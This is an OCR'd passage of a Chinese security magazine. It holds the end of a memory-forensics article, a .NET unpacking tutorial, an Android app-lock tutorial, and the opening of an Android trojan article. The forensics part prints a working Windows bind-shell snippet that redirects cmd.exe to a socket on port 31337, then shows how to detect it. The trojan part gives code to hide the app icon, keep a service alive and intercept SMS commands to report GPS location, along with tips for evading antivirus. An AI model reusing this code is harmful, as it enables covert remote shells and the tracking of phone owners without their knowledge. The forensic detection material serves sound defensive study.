0x70   : CommandLine          ['_UNICODE_STRING']
0x80   : Environment          ['pointer64', ['void']]
…..
```

进程句柄取证分析

通过分析进程标准句柄列表，可以确定进程的输入输出值以及报错信息等。这些信息值在分析取证系统是否遭受远程攻击时，具有一定的参考价值。例如，分析系统是否遭受远程后门 shell 攻击等。攻击者惯用的伎俩，即创建一个 shell 后门命令，重定向进程句柄至命名管道或网络套接字，使得攻击者通过 telnet 或 netcat 命令随时与目标机建立连接。相关代码如下所示：

```
mySockAddr.sin_family = PF_INET;
mySockAddr.sin_port = htons(31337);
mySockAddr.sin_addr.s_addr = htonl(INADDR_ANY);
if (bind(myMainSock, (SOCKADDR *)&mySockAddr, sizeof(mySockAddr)) == SOCKET_ERROR){
    WSACleanup();return(-1);
}
while(1) {
    mySock = SOCKET_ERROR;
    while(mySock == SOCKET_ERROR) {
      sleep(1);
      listen(mySock, SOMAXCONN);
```

```
        ulSzSockAddr = sizeof(myCliSockAddr);
        mySock = accept(myMainSock, (SOCKADDR *)&myCliSockAddr, (int *)&ulSzSockAddr);
    }
    memset(&mySi, 0, sizeof(mySi));
    memset(&myPi, 0, sizeof(myPi));
    mySi.wShowWindow = SW_HIDE;
    mySi.dwFlags = STARTF_USESTDHANDLES | STARTF_USESHOWWINDOW;
    mySi.hStdError = (VOID *) mySock;
    mySi.hStdInput = (VOID *) mySock;
    mySi.hStdOutput = (VOID *) mySock;
    CreateProcess(0, wcsdup(L"cmd.exe"), 0, 0, 1, 0, 0, 0, &mySi, &myPi);
}
```

上述程序主要功能是以本地为服务端，创建一个套接字，实时监听端口 31337 消息。一旦接到对方的连接请求，会自动调用 accept 函数接收消息，并返回客户端套接字 mySock；然后启用标准消息块_STRANDARD_INFORMATION 中的 STARTF_USETDHANDLES 变量，重定向 hStdError，hStdInput 和 hStdOutput 至客户端套接字 mySock 上，并创建子进程 cmd.exe，设置 bInheritHandles 变量为 TRUE 使得子进程可继承父类句柄。上述步骤完成后，攻击者通过 cmd.exe 键入的任何命令，都会通过网络传输到受控主机，并自动在受控主机中按照攻击者意愿执行相关命令，如搜索文件并自动将搜索结果以文本方式回传等。

在调查分析受控主机时，在查看当前正在运行的进程列表，发现 cmd.exe 已被启用时，若取证分析员具有一定的敏锐性，可能会进一步分析 cmd.exe 的标注输入句柄，确定进程被启用的目的，如是否存在后门活动等；不然，可能会因此忽视一个重大的发现。具体的分析步骤如下：

（1）查看目标主机 cmd.exe 所有进程实例的标准输入输出及错误信息。

```
$ python vol.py -f memory.dmp --profile=Win7SP1x64 volshell
Volatility Foundation Volatility Framework 2.4
Current context: process System, pid=4, ppid=0 DTB=0x187000
To get help, type 'hh()'
>>> for proc in win32.tasks.pslist(self.addrspace):
...     if str(proc.ImageFileName) != "cmd.exe":
...         continue
...     if proc.Peb:
...         print proc.UniqueProcessId,\
...         hex(proc.Peb.ProcessParameters.StandardInput),\
...         hex(proc.Peb.ProcessParameters.StandardOutput),\
...         hex(proc.Peb.ProcessParameters.StandardError)
...
572 0x3L 0x7L 0xbL
564 0x3L 0x7L 0xbL
2160 0x68L 0x68L 0x68L
```

从上面给出的信息，可以看出 cmd.exe 有三个实例进程在运行，进程 ID 为 2160 的输入输出和错误句柄消息均相同。初步判断 0x68 可能被重定位到一个命名管道或者网络套接字。

（2）进一步定位进程 ID 号为 2160 的进程，以查看句柄值 0x68 详请。

```
$ python vol.py -f memory.dmp --profile=Win7SP1x64 handles -p 2160 -t File
Volatility Foundation Volatility Framework 2.4
Offset(V)          Pid      Handle    Type        Details
------------------ ------ ---------  -------- -------
0xfffffa80015c4070     2160          0xc    File
\Device\HarddiskVolume1\Users\Elliot\Desktop
0xfffffa8002842130     2160          0x54    File          \Device\Afd\Endpoint
0xfffffa80014f3af0     2160          0x68    File          \Device\Afd\Endpoint
```

由上述内容可知，cmd.exe 访问过文件驱动 Afd，AFD 驱动是 Windows 一个网络驱动部件，与 SOCKET 应用接口对接实现 SOCKET 调用。显然 cmd.exe 是调用了网络套接字，若发现本地是存在网络连接，基本可以确定系统已被远程后门利用。

（3）通过 pstree 工具查看进程 2160 对应的父进程 ID 号以及父进程网络连接情况。

```
$ python vol.py -f memory.dmp --profile=Win7SP1x64 pstree
Volatility Foundation Volatility Framework 2.4
Name                                                 Pid     PPid   Thds     Hnds
---------------------------------------- ------ ------ ------ -----
[snip]
.. 0xfffffa80011105e0:memen.exe                     1400    572      1       30
... 0xfffffa8002b42060:cmd.exe                      2160   1400      1       25
. 0xfffffa8002827060:cmd.exe                        3436   1408      1       25
0xfffffa8002be6b30:moby.exe                         3036   3024     15      385
$ python vol.py -f memory.dmp --profile=Win7SP1x64 netscan
Volatility Foundation Volatility Framework 2.4
Proto      Local Address                  Foreign Address      State            Pid    Owner
TCPv4      0.0.0.0:31337                  0.0.0.0:0            LISTENING        1400 memen.exe
TCPv4    192.168.228.171:31337 <REDACTED>:59574     ESTABLISHED    1400 memen.exe
```

cmd.exe 进程 ID 2160 对应的父进程为 ID 号 1400，进程名 memen.exe. 父进程通过端口 31337 与远端地址建立连接。上述例子即通过重定向输入输出句柄，利用子进程 cmd.exe 以执行远程命令，并将执行结果通过继承的父类进程句柄回传给攻击者。

DLLs 隐藏与检测技术

动态链接库是 windows 系统中的一个共享函数库，可被多个程序共同调用，实现代码重用及程序的模块化开发。但随着技术的不断发展，很多攻击者开始盯上了 DLLs，因为它具备运行的天然条件，可以寄宿到目标进程中，并借助目标进程的运行而加载运行。攻击者可以构造恶意的 DLLs 文件，然后通过各种手段实现 DLLs 注入，如利用 CreateRemoteThread 远程建立线程的方式注入 DLL、利用 HooKs 技术注入、利用 ring0 APC 注入 DLL 等。

在 DLLs 注入盛行的时间里，各种安全检测工具开始利用 DLLs 双向链表式存储特点遍历进程的所有动态链接库，以识别恶意伪造的 DLLs. 后期又开始使用断链技术，将三个链表指针全部断开，以隐藏 DLLs. 前面基础知识小节，简单描述了 PEB 结构体中的 ldr 指针结构体 PPEB_LDR_DATA，它包含进程中使用的动态链接库的指针，基地址位于 TEB 偏移 0x30 处。PPEB_LDR_DATA 结构体成员信息，通过 dt 命令查看显示如下：

```
kd> dt _peb_ldr_data
ntdll!_PEB_LDR_DATA
   +0x000 Length                : Uint4B
```

+0x004 Initialized : UChar
+0x008 SsHandle : Ptr32 Void
+0x00c InLoadOrderModuleList : _LIST_ENTRY
+0x014 InMemoryOrderModuleList : _LIST_ENTRY
+0x01c InInitializationOrderModuleList : _LIST_ENTRY
+0x024 EntryInProgress : Ptr32 Void

该结构的后三个成员是指向 LDR_MODULE 链表结构中相应三条双向链表头的指针，分别是按照加载顺序、在内存中地址顺序和初始化顺序排列的模块信息结构的指针。图标结构如图 1 所示。



图 1

由上图可知，通过上述三个指针可以依次遍历到指定进程加载的所有 DLLs，同样为了隐藏某个 DLL 文件，可以断开其中的一个链。为了达到完全隐藏的效果，甚至可采用三个链指针全部断开的方式，代码可参考 http://www.openrce.org/blog/view/844/How_to_hide_dll 给出的具体实现方式。

下面将重点介绍隐藏 DLLs 的检测技术。利用虚拟地址描述符 VAD 遍历所有 DLLs 文件。VAD 是一棵平衡二叉搜索树，用于管理进程的虚拟内存，其中也包含着一个进程的 dll 模块信息。对于每个进程而言，_EPROCESS.VadRoot 指向 VAD 树的根节点。通过 windbg 的 dt 命令可选择一个进程查看对应的 VAD 结构体：

lkd> dt _MMVAD 0x86b3dc20
nt!_MMVAD
……
+0x00c LeftChild : 0x874e3ac8 _MMVAD
+0x010 RightChild : 0x86939dc8 _MMVAD
+0x018 ControlArea : 0x8708dcb8 _CONTROL_AREA
……

其中，0x00c，0c010 分别代表该 vad 节点的左右孩子节点，而 0x018 则代表其控制区。CONTROL_AREA 中 0x000 处的 SEGMENT 包含有该模块的大小，基地址等信息。而 FilePointer 域指向的 FILE_OBJECT 对象则含有模块名称等信息，相关信息如下：

lkd> dt _control_area 0x8708dcb8
nt!_CONTROL_AREA
+0x000 Segment : 0xe1379578 _SEGMENT

……

+0x024 FilePointer : 0x8744b1a8 _FILE_OBJECT

……

lkd> dt _FILE_OBJECT 0x8744b1a8

nt!_FILE_OBJECT

……

+0x030 FileName: _UNICODE_STRING "\applications \XXX.dll"

……

结合上述分析，利用平衡二叉树的遍历算法以及 DLL 文件的偏移量，可搜索遍历进程加载的所有 DLLs 文件，具体方法可先通过 PsLookupProcessByProcessId 函数定位到 EPROCESS 结构体基地址，然后再偏移 0x11c 找到 VadRoot，再逐个根据地址偏移值定位即可。实现代码就不再给出。除了上述方法外，还可以利用 PE 文件扫描技术，暴力搜索进程内存空间，寻找“MZ”签名的所有 PE 文件实例。

小结

本文主要描述基于 PEB 结构体的内存分析取证技术，通过描述进程标准句柄输入输出的重定向及 DLLs 隐藏技术，拟分析如何结合 PEB 结构体的内存存储方式，提取上述两种行为留下的痕迹。

（完）

.Net 生肉研究报告

文/图 木羊

我们在《论.Net 熟肉的正确打开方式》已经探讨了.Net 熟肉，也就是没有经过任何保护，直接就把编译后的 MSIL（.Net 中间语言，也可理解为.Net FrameWork 虚拟机的字节码）放出来的.Net 程序的逆向方法。相信很容易感觉到，在现在.Net 逆向工具如此成熟的环境下，直接放出.Net 熟肉无异大声宣布我准备任人鱼肉。这已经不是一两处关键代码被偷窥的问题，而是相等于整套程序代码拱手送人，重新编译发布也是分分钟的事情。如果有靠写.Net 编写小玩意卖钱的同学，看到这里相信已经深吸了一口冷气。

不过矛盾矛盾，有矛自然有盾，.Net 的逆向安全虽然不温不火，但整个生态环境实际已经相当成熟。逆向的工具前面已经说了，保护工具，也即所谓的加壳工具，也已经经行过几轮的迭代。保护的思路，概括来看大抵有两种，一种是延续传统对 PE 文件的保护方式，业界称为整体保护方案；一种是专门针对.Net 熟肉一被拖进逆向工具，就把底裤都亮出来的尿性，采取了加入垃圾以及各种打乱的混淆保护的策略，有意思的是，大概连微软都知道.Net 的统一编译成 MSIL 特性简直是为逆向而生，在 Visual Studio 中也专门提供了名为 dotfuscator 的混淆工具。保护的方法不多就两种，但具体的实现仍然百家争鸣。从本篇开始我们将作一个系列来逐一研究。不过要说明的是，两种保护技术并不相斥，很多保护方案都是融合了两种保护思路，以求互为犄角。

这一篇首先看看整体保护方案。我们知道.Net 程序虽然需要首先安装.Net FrameWork 才能运行，但它也是 exe 结尾，实际上也同样采用和普通 exe 文件相同的 PE 文件结构，当然，会有一些拓展，后面介绍手工脱壳方法的时候再具体介绍。这里只需要知道，.Net 程序也是 PE 结构，也包含各种头各种节，也有 OEP 和 IAT，传统面向 PE 结构的保护壳，保护的也是这些东西，理论上套上就该能用了，也就是在.Net 的 PE 结构上套一层保护壳，将内部结构加密隐藏就保护起来了，在运行的时候再解密释放出来。不过.Net 毕竟有一些新的机制，因此还需要进行一些兼容性的调整，不过大致过程和普通保护壳是一样的。

口说无凭，首先看一款老牌的.Net 加壳工具.Net Reactor（请注意和逆向工具.NET Reflector 区分，两个是不同单词），这是款最早出现的专门针对.Net 的保护壳之一，现在还在更新。早期的.Net Reactor 主要依靠整体保护的方案来进行保护，可以以此对比观察加壳前后的变化。

先编译一个.Net 程序， 观察其内部结构如图 1 所示。



图 1

这是张很经典的.Net 程序文件结构图，可以注意到两点：1.如上所说，它拥有传统 PE 结构的全部信息，也就是完整继承了传统的 PE 结构；2.它拥有.Net 特有的数据结构，可以看到有一项名为.NET Diretory 的数据项，这是.Net 程序的一大特征，下面还有几个 Meta 开头的数据结构，以及一些 Table，这些称为元数据，在后面的文章将详细介绍。.NET Diretory 和元数据是查看某个 EXE 文件是否为有效.Net 程序的重要判断依据。同时也是判断一个.Net 程序是否启用整体保护方案的重要依据。请记住这句话。

《论.Net 熟肉的正确打开方式》介绍了.Net 逆向神器.NET Reflector，现在就看看保护后的效果。用.NET Reflector 打开被保护的程序，提示：is not a .NET module，也就是.NET Reflector 认为它不是一个有效的.Net 程序。再来看看.Net Reactor 保护后的文件结构如图 2 所示。



图 2

现在变成了传统的 PE 结构，所有.Net 程序特有的信息都被加密保护起来了。同时也由于.Net 相关的文件结构均已不存在，被保护的程序不再是一个有效的.Net 程序，也就不再能够使用.NET Reflector 逆向了。因此起到了防止逆向的效果。

到这里为止，对.Net 程序的整体保护和传统对 PE 文件的加壳保护并没有很大区别，同样是对敏感的数据结构进行加密，保护后原文件相关的二进制信息是无法直接查看的。是不是进行了整体保护，就不再能够逆向.Net 程序了呢？当然不是，为了对抗传统的加壳技术，以及发展出多种脱壳工具和技术，.Net 的整体保护既然也类似于加壳，当然也就会有对应的脱壳工具和技术。我们知道，传统的加壳软件，会在运行时还原或部分还原数据结构（部分信息可能仍存于加密状态以防止逆向，譬如 IAT 等），以保证程序同义执行，也即保持功能的一致性，能像原来那样运行。.Net 的整体保护也一样，会在运行时还原原来的.Net 程序。如果能有一款工具抓取此时的内存数据，不就能 DUMP 得原来的.Net 程序了吗？真的就有这么一款专门针对.Net Dump 脱壳的工具，而且非常自动化，能完成从 DUMP 到 REBUILD 一条龙工作，更重要的是，操作非常简单。这款有点半仙味道的工具叫做 NETUnpack，如图 3 所示。



图 3

用法非常简单。我们以脱.Net Reactor 主程序为例子进行演示。虽然我们已经知道.Net Reactor 采用了整体保护的方案，但我们还是尝试.NET Reflector 打开，OK，提示错误，如图 4 所示。



图 4

接下来运行.Net Reactor，然后运行 NETUnpack。NETUnpack 的界面一看就知道是进行列表，右边有两个按钮，从上到下分别是 Unpack，也就是脱壳，和 Reflesh，也就是刷新功能。在列表中找到.Net Reactor 的进程（如果列表里没有，点下面也就是刷新按钮），然后点脱壳。这时会弹出一个保存框选择保存路径，这里推荐保存到一个文件夹当中，因为 Dump 下来的通常不止一个文件，操作完后结果如图 5 所示。



图 5

这次一共 Dump 了 8 个 PE 文件，其中第 5 个已经显露出图标.Net Reactor 的图标，我们很容易就猜到这才是想要的主程序脱壳文件。把它放回原程序目录，OK 正常运行，说明它确实是主程序脱壳后的文件里。把它拖进.NET Reflector，现在一切正常。.Net Reactor 的主程序都可以用这种方法脱壳，受它保护的.Net 程序自然不在话下。NETUnpack 是一款通用性很好的采用内存 Dump 技术的脱壳工具，遇到整体保护的.Net 程序，不妨用它来试试。

不过，这里我要提出一个看法，运行正常离逆向完成其实还有一点距离。原因？请看图 6。

图 6

虽然可以打开了，但各种名称都变成了“乱码”。可能已经有同学猜到，这就是所谓的混淆技术中的一种，是名称混淆。名称是无关乎运行的，但毕竟逆向分析人员是人，读逆向代码的也是人，软件工程专门就讲了代码可读的重要性，其中命名规范肯定是浓墨重彩的一章。后面我们将会继续研究如何对抗采用混淆技术保护的.Net 程序。

（完）

打造实用的 Android 程序锁

文/图 马智超（DesertEagle）欧阳潇琴

手机程序锁是安卓上一款加密应用程序的安全类工具，当你打开某个应用程序的时候，如果已经对其加锁，则会弹出密码框或者图形锁，输入正确后才可以进入，其可以对所有的 APK 程序进行加密，包括打开图片处理软件，音乐软件，短信，微信等等。

那么现有的程序锁实用吗？答案是确定的，经本人测试不太实用。存在以下几个问题：

1） 不够方便的解锁处理；

2） 密码存储的加密保护不够好；

3）整个程序锁进程可以被结束掉，保护如同虚设。

所以，让我们来打造一个实用的程序锁。

原理分析

程序锁的应用是一个服务定时监视顶层 Activity，如果 Activity 对应的包名是之前上锁的应用程序的，则弹出一个页面要求输入解锁密码，这里我们改成图形解锁，通过判断解锁密码是否与之前设定的相符，来决定是否正常使用这些软件。

而密码存储可以进行加密处理，所以不做过多分析，进程保护的方法我在 14 年一期里介绍到过，所以这里也不做讲解了，代码嵌套进去即可。而为了更加方便用户的使用，采用九宫格方式解锁，其原理将会在下面的编程分析里详细介绍。

编程分析

1.九宫格的设计与绘制

图案解锁原理：先绘制九个点，其实就是找个九个位置，给九个点绘制图案；考虑图案正常下的状态，用户点击的时候的状态；要考虑连线错误时候的状态，图案的限制；在设置密码的时候，画图连线保存成密码。

```
private void drawLine(Point start, Point end, Canvas canvas, Paint paint) {
        double d = MathUtil.distance(start.x, start.y, end.x, end.y);
        float rx = (float) ((end.x-start.x) * dotRadius / 4 / d);
        float ry = (float) ((end.y-start.y) * dotRadius / 4 / d);
        canvas.drawLine(start.x+rx, start.y+ry, end.x-rx, end.y-ry, paint);
    }

    private void drawArrow(Canvas canvas, Paint paint, Point start, Point end, float arrowHeight,
int angle) {
        double d = MathUtil.distance(start.x, start.y, end.x, end.y);
        float sin_B = (float) ((end.x - start.x) / d);
        float cos_B = (float) ((end.y - start.y) / d);
        float tan_A = (float) Math.tan(Math.toRadians(angle));
        float h = (float) (d - arrowHeight - dotRadius * 1.1);
        float l = arrowHeight * tan_A;
        float a = l * sin_B;
```

```
        float b = l * cos_B;
        float x0 = h * sin_B;
        float y0 = h * cos_B;
        float x1 = start.x + (h + arrowHeight) * sin_B;
        float y1 = start.y + (h + arrowHeight) * cos_B;
        float x2 = start.x + x0 - b;
        float y2 = start.y + y0 + a;
        float x3 = start.x + x0 + b;
        float y3 = start.y + y0 - a;
        Path path = new Path();
        path.moveTo(x1, y1);
        path.lineTo(x2, y2);
        path.lineTo(x3, y3);
        path.close();
        canvas.drawPath(path, paint);
    }
    private void initCache() {
        width = this.getWidth();
        height = this.getHeight();
        float x = 0;
        float y = 0;

        if (width > height) {
            x = (width - height) / 2;
            width = height;
        } else {
            y = (height - width) / 2;
            height = width;
        }

        int leftPadding = 15;
        float dotPadding = width / 3 - leftPadding;
        float middleX = width / 2;
        float middleY = height / 2;

        mPoints[0][0] = new Point(x + middleX - dotPadding, y + middleY - dotPadding, 1);
        mPoints[0][1] = new Point(x + middleX, y + middleY - dotPadding, 2);
        mPoints[0][2] = new Point(x + middleX + dotPadding, y + middleY - dotPadding, 3);
        mPoints[1][0] = new Point(x + middleX - dotPadding, y + middleY, 4);
        mPoints[1][1] = new Point(x + middleX, y + middleY, 5);
        mPoints[1][2] = new Point(x + middleX + dotPadding, y + middleY, 6);
        mPoints[2][0] = new Point(x + middleX - dotPadding, y + middleY + dotPadding, 7);
        mPoints[2][1] = new Point(x + middleX, y + middleY + dotPadding, 8);
        mPoints[2][2] = new Point(x + middleX + dotPadding, y + middleY + dotPadding, 9);
```

```
        Log.d("jerome", "canvas width:"+width);
        dotRadius = width / 10;
        isCache = true;

        initPaints();
    }
```

2.程序锁后台服务实现

启动定时器，新建任务，先获取当前顶层的应用程序包名，读取数据库，判断是否加锁的包名，是的话则要跳转到我们写好的解锁画面。如果是第一次打开，则跳出设置解锁的图案，这样每个应用程序解锁图案都不一样，可以提高安全性。如果不是枷锁的包名，则不做任何操作，允许进入使用。核心代码如下：

```
    private void startTimer() {
        if (timer == null) {
            new Timer().schedule(new TimerTask(){
                @Override
                public void run() {
                    Log.i("patternlock", "timerisstarted");
                    ComponentName cn = am.getRunningTasks(1).get(0).topActivity;
                    String packageName = cn.getPackageName();
                    String className=cn.getClassName();
                    Log.i("patternlock", packageName)
if(!lastpack.equals(packageName)&&!packageName.equals("com.example.patternlock")){
                    Check.getIntence().saveIsFinished(context, lastpack, false);
                    Check.getIntence().saveOpened(context, lastpack+"locked", false);
                        }

                        if(dbs.query(packageName)){
                            if
(Check.getIntence().getIsFinished(context,packageName)||Check.getIntence().getLockOpened(con
text, packageName+"locked")) {
        //Toast.makeText(context, "foundbutlocked", 3000).show();
        Log.i("patternlock", "checked");
        return;
        }else{
        //Toast.makeText(context, "foundandshow", 3000).show();
        Check.getIntence().saveOpened(context, packageName+"locked", true);
        Intent intent = new Intent();
        intent.setClassName("com.example.patternlock",
"com.example.patternlock.WelActivity");
          intent.setFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
          Bundle bundle=new Bundle();
```

```
                bundle.putString("packName", packageName);
                intent.putExtras(bundle);
                startActivity(intent);
                }
                lastpack=packageName;
            }else{
            //Toast.makeText(context, "didnotfind", 3000).show();
            return;
            }
            // Looper.loop();
        }
}, 1000, 1000);} }
```

编译以上代码，运行程序打开界面，设置枷锁应用如图 1 所示。

图 1

第二次打开加锁应用，会弹出设置好的密码解锁，如图 2 所示。



图 2

经过测试，本程序可以实现程序锁的功能，九宫格解锁，进程保护代码我在 2014 年一期讲过，直接嵌入进去就可以了，可以保证不会在后台被结束掉，但是密码没有加密存储，可定义一个算法，用一些常用的算法接口，这样一个实用的程序锁就完成了。

Android 零星木马技术浅析

文/图 马智超（DesertEagle）

今天写了一篇 Android 作业，在写的过程中无意间涉及到了木马技术，也想写篇文章介绍所用到的技术。这个程序安装时果然会被 360 识别为威胁软件，360 果真太敏感了。我们猜到杀毒软件会通过特征码、包名、权限、classes.dex 等文件来判别是否为木马和威胁软件，所以想对其免杀。我们可以通过在 classes.dex 里加入一些相关代码和一大堆无用的代码，来混淆杀毒软件，这样在一定程度上就可以达到免杀了。

今天因为一件事被很重要的人误解，我心里也是怪怪的，于是就简单介绍些木马相关的技术。先介绍两个可以应用于木马的技术：图标隐藏、短信截获、进程保护、GPS 定位。结合短信截获和进程保护、GPS 定位功能，我们可以实现这样一个小的程序：一个手机上先安装好我们写好的恶意软件，另一个手机发送短信指令到这个手机，就会收到这个手机发来的 GPS 定位信息。那么我们现在开始写代码。

在用到组件时，有时候我们可能暂时性的不使用组件，但又不想把组件 kill 掉，这时我们需要调用 packageManager 对象的 setComponentEnabledSetting 方法，然后我们需要隐藏应用图标，PackageManager 主要是管理应用程序包，通过它就可以获取应用程序信息，隐藏图标设置下就好：

```
PackageManager pm=this.getPackageManager();
pm.setComponentEnabledSetting(this.getComponentName(),PackageManager.COMPONENT_ENABLED_STATE_DISABLED, PackageManager.DONT_KILL_APP);
```

接着来启动后台服务吧，将主界面 Activity 瞬间关掉：

```
Intent intent=new Intent(this,SmSserver.class);
this.startService(intent);
this.finish();
```

我们需要 RemoteView 是用来描述一个垮进程显示的 view，在发现在手机休眠一段时间后，后台运行的服务会被强行 kill 掉，网上说有可能是系统回收内存的一种机制，要想避免这种情况需要通过 startForeground 让服务前台运行。因为前台服务是哪些被认为用户知道的并且在内存低的时候不允许系统杀死的服务。

```
Notification notification = new Notification(
R.drawable.icon, "",System.currentTimeMillis());
            Intent notificationIntent = new Intent();
            notification.contentView=new RemoteViews(this.getPackageName(),
                    R.layout.activity_main);
            PendingIntent pendingIntent = PendingIntent.getActivity(this, 0,
                    notificationIntent, 0);
            notification.contentIntent = pendingIntent;
            startForeground(100, notification);
```

接着在 SmSserver 里注册 receiver，Android 系统处理隐式 Intent 时，会比较 Intent 和 IntentFilter 的 action 等属性，我们设置好 action，注册广播。

```
IntentFilter localIntentFilter = new IntentFilter();
localIntentFilter.addAction(SmSserver.SMS_RECEIVED);
localIntentFilter.addAction(SmSserver.GSM_SMS_RECEIVED);
localIntentFilter.setPriority(1000);
localMessageReceiver = new receiver();
this.registerReceiver(localMessageReceiver,
localIntentFilter,"android.permission.BROADCAST_SMS", null);
            localMessageReceiver2 = new receiver();
            this.registerReceiver(localMessageReceiver2,                    new
IntentFilter(SmSserver.SendState));
```

下面是短信截获这一块，关于这一块的代码网上应该有详细说明吧，而我们这里要截获的是特定命令的短信，那就看一下短信的内容，进行过滤。然后如果是特定命令的短信，就进行 GPS 定位，然后把坐标什么的发过去，核心代码如下。

```
@Override
public void onReceive(Context context, Intent intent) {
    ct=context;
    String bro=intent.getAction();
if(bro.equals("android.provider.Telephony.SMS_RECEIVED")||intent.getAction().equals(SmSserver.GSM_SMS_RECEIVED)) {
        Bundle bundle=intent.getExtras();//收到的内容非空
        if (bundle!=null) {
            getLt();
